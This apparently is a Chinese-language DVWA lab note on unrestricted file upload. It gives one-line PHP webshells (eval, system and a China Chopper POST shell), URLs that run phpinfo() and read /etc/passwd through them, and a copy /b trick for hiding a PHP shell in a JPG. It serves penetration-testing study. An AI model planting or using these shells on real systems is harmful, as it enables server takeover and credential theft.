
Upload

Your image was not uploaded.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload





上传带木马图片

Webshell

小马：一句话木马也称为小马，即整个shell代码量只有一行，一般是系统执行函数

大马：代码量和功能比小马多，一般会进行二次编码加密，防止被安全防火墙/入侵系统检测到

```
shell12.php    #eval 使用php函数,例如phpinfo();  
<?php eval($_REQUEST['cmd']);?>
```

```
http://10.3.139.173/dvwa/hackable/uploads/shell12.php?cmd=phpinfo();
```

```
shell13.php    #system 使用Linux系统命令,例如ls,cp,rm  
<?php system($_REQUEST['yangge']);?>
```

```
http://10.3.139.173/dvwa/hackable/uploads/shell13php?yangge=cat /etc/passwd
```

中国菜刀

```
<?php @eval($_POST['chopper']);?>
```

说明：REQUEST是在网页端输入变量访问，POST则是使用像中国菜刀之类的工具连接，是C/S架构。



图片木马

方法一：windows 命令：

copy yangge.jpg/b+shell.php yangge1.jpg

方法二：edjpgcom

